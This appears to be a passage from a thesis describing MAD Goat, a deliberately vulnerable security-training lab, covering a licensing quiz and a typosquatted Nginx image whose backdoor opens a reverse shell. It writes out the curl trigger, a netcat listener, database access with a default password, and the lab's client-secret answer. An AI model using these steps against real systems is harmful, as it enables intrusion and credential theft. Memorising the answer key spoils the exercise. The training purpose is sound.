This lesson is designed to provide users with insights into open-source software licenses based on the information from Checkmarx. It does not introduce any vulnerabilities. The lesson comprises a single assessment, where users are required to select the true statement among the following options:

- Permissive Licenses provide users with more freedom to use, copy, modify, and distribute dependencies in the code.
- GPL, EPL, and MIT are all examples of open-source Copyleft licenses.
- Under the Apache License, users cannot use the product for private use.

- Incorrect use of the open-source License Model can only result in damage to your business in the form of lawsuits.

The correct answer is “Permissive Licenses provide users with more freedom to use, copy, modify, and distribute dependencies in the code”.

Figure 4.14 illustrates the quiz option within MAD Goat and the various results that users can choose from.

Assessment	Question	Answer
1	Which statement is true regarding open-source software licenses?	Permissive Licenses provide users with more freedom to use, copy, modify, and distribute dependencies in the code.

Table 4.3: Assessment for Understanding open-source Software Licenses




Figure 4.14: Lesson for Licensing Noncompliance

4.2 Microservices

Microservices represent an approach to distributed systems that advocate the use of finely-grained services, each having its own lifecycle, and these services collaborate seamlessly. By being primarily designed around business domains, microservices circumvent the challenges of traditional tiered architectures. Additionally, microservices embrace new technologies and techniques developed over the last decade, enabling them to sidestep common pitfalls found in many service-oriented architecture implementations (Sam Newman, 2015).

The MAD Goat project is constructed using a microservices-based architecture, making it imperative to offer lessons aligned with this methodology.

4.2.1 Expanding Complexity

In today's software development, new technologies have led to different ways of making applications. One of these ways is called microservices, which can help make applications bigger and more flexible. But, it also makes things more complicated. When we look at microservices, we see a world where many parts are connected, and things change a lot, which can be hard to handle.

Microservices architectures, while offering many benefits, introduce a new level of complexity that affects both development and management aspects. This complexity not only makes application development more intricate but also poses security risks due to the challenges in tracking and securing various microservices. To effectively address these challenges, developers and security teams must employ robust tools for source code management and runtime environment monitoring, which surpass those needed for monolithic applications (Checkmarx, 2023b).

The Service

To exploit the vulnerability, a series of microservices will collaborate to leverage the vulnerability. The primary services employed to complete this lesson are:

- mad-documentation-service
- keycloak-service
- db-keycloak-service

The documentation service utilizes Jekyll, a static site generator that facilitates the creation and management of documentation. Jekyll streamlines the production of well-structured and user-friendly documentation.

Keycloak, as previously defined, functions as an identity and access management service, providing user authentication and authorization for the application. Keycloak also interfaces with a PostgreSQL database, responsible for storing user information and access policies. PostgreSQL is a robust open-source relational database management system known for ensuring data reliability and security.

The Vulnerability

Figure 4.15 provides a high-level overview of how the vulnerability is introduced. It's evident that the vulnerability leverages typosquatting and becomes integrated into the supply chain of the "mad-goat-docs" service.

In this lesson, the objective is to address complexity, and as a result, vulnerabilities are introduced in multiple locations.

To exploit this vulnerability, it's essential to understand two key definitions. supply chain attacks and typosquatting. Supply chain attacks are a type of cyberattack that targets the software and hardware components within an organization's supply chain. This includes software vendors, hardware manufacturers, and other third-party suppliers. The aim of a supply chain attack is to compromise the integrity of these components, which can lead to vulnerabilities and backdoors in the products or services used by an organization.

These attacks often involve infiltrating a trusted supplier's systems and injecting malicious code or malware into legitimate software or hardware products. When these compromised products are integrated into the victim's environment, they can be exploited to gain unauthorized access, steal data, or carry out other malicious activities. Supply chain attacks can have severe consequences because they erode the trust that organizations have in their




Figure 4.15: Introducing the Reverse Shell vulnerability in MAD

suppliers and the security of the products they use. This type of attack underscores the importance of verifying and securing every aspect of an organization's supply chain to safeguard against potential threats.

Typosquatting, also known as URL hijacking is a deceptive online activity where individuals or organizations register domain names intentionally similar to popular, legitimate websites but containing typographical errors or common misspellings. The idea behind typosquatting is to exploit users' mistakes when typing a web address into their browsers.

For instance, a typosquatter might register a domain like "googgle.com" or "facbook.com" to take advantage of users who accidentally mistype "google.com" or "facebook.com". When users visit these typosquatting domains, they may encounter fake or malicious websites, potentially exposing them to scams, phishing attempts, malware downloads, or other security risks.

How the Vulnerability is Introduced

The initial vulnerability is introduced in the service hosting the documentation, "mad-goat-images". However, to make the documentation service vulnerable, first, its supply chain must be compromised. As previously defined, the documentation service utilizes a static site generator called Jekyll. Since Jekyll generates static websites, it can be deployed using the popular web server Nginx. To explain Nginx further, it is a high-performance web server and reverse proxy server. Nginx is known for its speed, reliability, and efficient handling of concurrent connections, making it a popular choice for serving web content and proxying requests to application servers.

The attack unfolds in the following sequence: Initially, by exploiting typosquatting, a malevolent container image is uploaded, imitating the widely used Nginx gateway. This malicious container image contains a backdoor,

a Python-based malicious API that exposes the Nginx gateway to a reverse shell attack.

Listing 7.5, contains a portion of the Dockerfile for the malicious Nginx image. This Dockerfile configures an environment for running a Python Flask application with Gunicorn as the web server and supervisord for process management. The entrypoint.sh script is responsible for handling the startup of the application.

In Listing 7.6, an example of Python code is presented. The Python program is divided into two parts:

- Nginx Configuration Monitor: The program monitors Nginx server configuration files (located in the directory specified by NGINX_CONFIG_PATH) for the presence of specific location blocks. If it detects a lack of these location blocks, it dynamically modifies the Nginx configuration files to include them. The location block it adds is named "/pwned", and it proxies incoming requests to a specific IP address and port (defined by PORT). This modification is intended to divert traffic to a different service.
- Web Shell: The program also acts as a web service that, when accessed at the endpoint "/pwned" with specific query parameters (ip and port), attempts to establish a connection to the specified IP address and port. If the connection is successful, it opens a pseudo-terminal shell, allowing the remote user to execute commands on the target system as if they had local shell access.

The initial step in this attack is complete. Now, the service must consume the new Docker Image. Examining Listing 7.7, a Dockerfile definition can be found for the "mad-goat-docs" repository. The line:

```
FROM ghcr.io/mad-goat-project/nginix:1.25.3 as production
```

introduces the vulnerability to the documentation service. Once the service is deployed as a runtime application, it becomes susceptible to a reverse shell attack.

Exploiting the Vulnerability

Figure 4.16 provides a high-level overview of how to exploit the vulnerability. It's evident that after exploiting the documentation service through a supply chain attack, it is straightforward to create a listening socket on the malicious actor's machine and establish a connection to that shell through the documentation service.

Let's commence by dissecting the Nginx Configuration Monitor contained within the introduced malicious Python code. Listing 4.7 provides a clear view of where the modification in the Nginx configuration files takes place. The added location block is denoted as "/pwned", and it functions as a proxy for incoming requests, directing them to a specified IP address and port (as defined by PORT). This alteration is crafted with the purpose of rerouting traffic to an alternative service. Consequently, the documentation service is now equipped with a vulnerable endpoint accessible via the path"/pwned".

```
NGINX_CONFIG_PATH = '/etc/nginx/conf.d/'
NEW_LOCATION_BLOCK = f"""
    location /pwned {{
        proxy_pass http://127.0.0.1:{PORT};
    }}
```

Listing 4.7: Python Flask API

When a request is made to `http://docs.mad.localhost/pwned`, the response received can be verified on listing 4.8.

```
Good way to pretend you are not a hacker!
```

Listing 4.8: Response from pwned endpoint

Examining the remaining portion of the Python code in Listing 7.6, it becomes evident that the code attempts to establish a reverse shell on the specified port.

The final element required for the request to function correctly is to define the URL and port for a reverse shell attack. This can be achieved using the following command, as demonstrated in listing 4.9.

```
curl --location 'http://docs.mad.localhost/pwned?ip=host.docker.internal&port=8076'
```

Listing 4.9: API Request for a reverse shell attack




Figure 4.16: Exploiting the Reverse Shell vulnerability in MAD

To provide a brief explanation, “ip=host.docker.internal” is employed because the MAD Goat application is locally deployed. If it were deployed on a remote server, “host.docker.internal” would need to be replaced with the IP address of the local machine or the remote server of the attacker.

Simply executing the aforementioned command will not be sufficient for a reverse shell attack to function. To complete the setup, a listening socket must be opened on the local machine, which can be achieved using a tool like netcat (commonly known as “nc”).

Netcat is a versatile networking utility widely utilized for an array of network-related tasks. Due to its adaptability and the extensive range of functions it can perform, it is often dubbed the “Swiss Army knife” of networking tools. Netcat is typically available on most Unix-like operating systems, including Linux, as well as on Windows or MacOS. To initiate the listening socket, the command represented in Listing 4.10 can be run.

```
nc -lvp 8076
```

Listing 4.10: Netcat command

This command establishes a simple server that listens on the specified port. When a client connects to it, interaction with the client through the terminal is enabled, allowing the exchange of data. By requesting the same endpoint as in listing 4.9 it's now possible to execute commands in the documentation service deployed container as can be demonstrated on figure 4.17 and on figure 4.18.




Figure 4.17: Connection between local machine and remote documentation service




Figure 4.18: Reverse Shell to mad documentation service container

Now that access to the container has been gained, the possibility of accessing the container running the Keycloak service can be explored. This is a containerized application, and as indicated in figure 4.16, both the documentation service and the Keycloak service share the same internal network. This architecture has been deliberately designed this way since neither service directly communicates with the other so there would be no need for them to share the same internal network. By segregating their network access, the impact of a malicious attacker gaining access to the application runtime could have been minimized but that is not the case in this particular situation.

To access the Keycloak service's database, it's necessary to install pgcli. pgcli is a command-line interface for interacting with PostgreSQL databases. This installation process is illustrated in figure 4.19.

To install pgcli, an execution of the command in listing 4.11 is needed. This command installs the pgcli tool for working with PostgreSQL databases on an Alpine Linux system.

```
apk add --no-cache postgresql-client
```

Listing 4.11: Command to install pgcli




Figure 4.19: Installing pgcli

To connect to the database, the container name “db-keycloak-service” can be used. The command in listing 4.12 can be executed to establish a connection to the PostgreSQL database.

```
psql -h db-keycloak-service -p 5432 -U keycloak -d keycloak -W
```

Listing 4.12: pgcli connection

It’s important to note that due to the lack of best practices in the MAD Goat project, the password for accessing the database is set to “password”.

Once connected to the PostgreSQL database, finally the SQL commands in listing 4.13 can be executed.

```
SELECT * FROM client;
SELECT client_id FROM client;
```

Listing 4.13: SQL Query after successful connection

Figure 4.20 provides a visual representation of a successful SQL query execution within the db-keycloak-service.




Figure 4.20: SQL Script running inside the db-keycloak-service

The Lesson

The lesson is structured into three parts:

- Introduction
- Assessment 1
- Conclusion

The lesson's introduction highlights how advancements in technology have revolutionized application development, with one such approach being microservices. Microservices create a dynamic environment where various components are interconnected, and frequent changes occur, presenting management challenges.

For the sole assessment in this lesson, users should follow these steps:

- Try to gain access to the Keycloak database.
- Identify the Keycloak client used for the MAD Goat Web App.
- Fill the input box below with the client secret of this client.

After the procedures outlined in the "Exploiting the Vulnerability" segment of this lesson, obtaining access to the client secret for the MAD Goat WebApp should be straightforward. The correct answer for the client secret of the MAD Goat WebApp is:

`RvWEVib2wgZRr7DnOIQzW1JISiNWSHhz`

The lesson is concluded with an overview of what was learned along with a high-level overview diagram of how is it possible to exploit the vulnerability, as demonstrated in Figure 4.16. Microservices architectures, while offering various advantages, bring a new layer of complexity that impacts both development and management aspects. This increased complexity not only complicates application development but also introduces security challenges related to monitoring and securing diverse microservices. To effectively tackle these challenges, developers and security teams must utilize robust tools for source code management and runtime environment monitoring, exceeding the requirements of monolithic applications.

A general overview of the Lesson for Expanding Complexity can be demonstrated in figure 4.21.




Figure 4.21: Lesson for Expanding Complexity

Assessment	Question	Answer
1	• Try to gain access to the Keycloak database. • Identify the Keycloak client used for the MAD Goat Web App. • Fill the input box below with the client secret of this client.	RvWEVib2wgZRr7 DnOIQzW1JISiNW SHhz

Table 4.4: Assessment for Identifying Vulnerable Package

4.3 Containers

The popularity of containers is attributed to their simplicity of deployment, allowing administrators to easily pull container images from public registries and deploy them with minimal commands. This agility and speed offer significant advantages in terms of efficiency and scalability.

The delivery model of software through containerization has increased in popularity due to several factors:

- Ease of deployment
- Compatibility with multiple operating systems
- Broader community support
- Enhanced agility and speed

4.3.1 Running Containers from Insecure Sources

A report published in 2020 (Wist et al., 2020) examined 2500 Docker Hub images and revealed several key findings:

- The number of newly introduced vulnerabilities on Docker Hub is rapidly increasing.
- Certified images are the most vulnerable.
- Official images are the least vulnerable.
- There is no correlation between the number of vulnerabilities and image features, such as the number of pulls, number of stars, and days since the last update.
- The most severe vulnerabilities are often associated with two of the most popular scripting languages, JavaScript and Python.

It is essential to exercise caution when sourcing container images, especially from public registries.

Furthermore, it is crucial to acknowledge the inherent risks linked to the presence of malware or outdated components in container images. The ease of pulling and deploying container images from public registries can expose organizations to potential security threats. Malicious actors may inject malware into container images, which can lead to compromised environments and data breaches. Additionally, the use of outdated components within container images can introduce vulnerabilities, as security patches and updates may not have been applied.

The Service

As previously mentioned the service used to explore this vulnerability is the "mad-goat-docs" responsible for documentation. The documentation service is Jekyll-based, a static site generator, which allows the creation and management of documentation for the MAD Goat project tool.

The Vulnerability

This lesson proposes the following, on the MAD Goat project there is a container image that uses, as a base image, a compromised image from a public repository.

Figure 4.22 demonstrates the flow of the vulnerability.

The container image nginix:1.25.3 (the typo on the popular load balancer software is on purpose since we are leveraging typosquatting like it was explained in Subsection 4.2.1) has a vulnerable nginx version. The vulnerable nginx version is 1.13.1 which exposes the application to CVE-2017-7529. CVE-2017-7529 is a flaw within the processing of ranged HTTP requests and it was discovered in the range filter module of nginx. A remote attacker could possibly exploit this flaw to disclose parts of the cache file header, or, if used in combination with third-party modules, disclose potentially sensitive memory by sending specially crafted HTTP requests.

How the Vulnerability is Introduced

Notice that in the typosquatting attack the malicious actor pretends that the version of the vulnerable nginix image is 1.25.3. This is also part of the vulnerability. By pretending to use a more recent version of Nginx the user feels confident that no issue arises from the usage of this image.

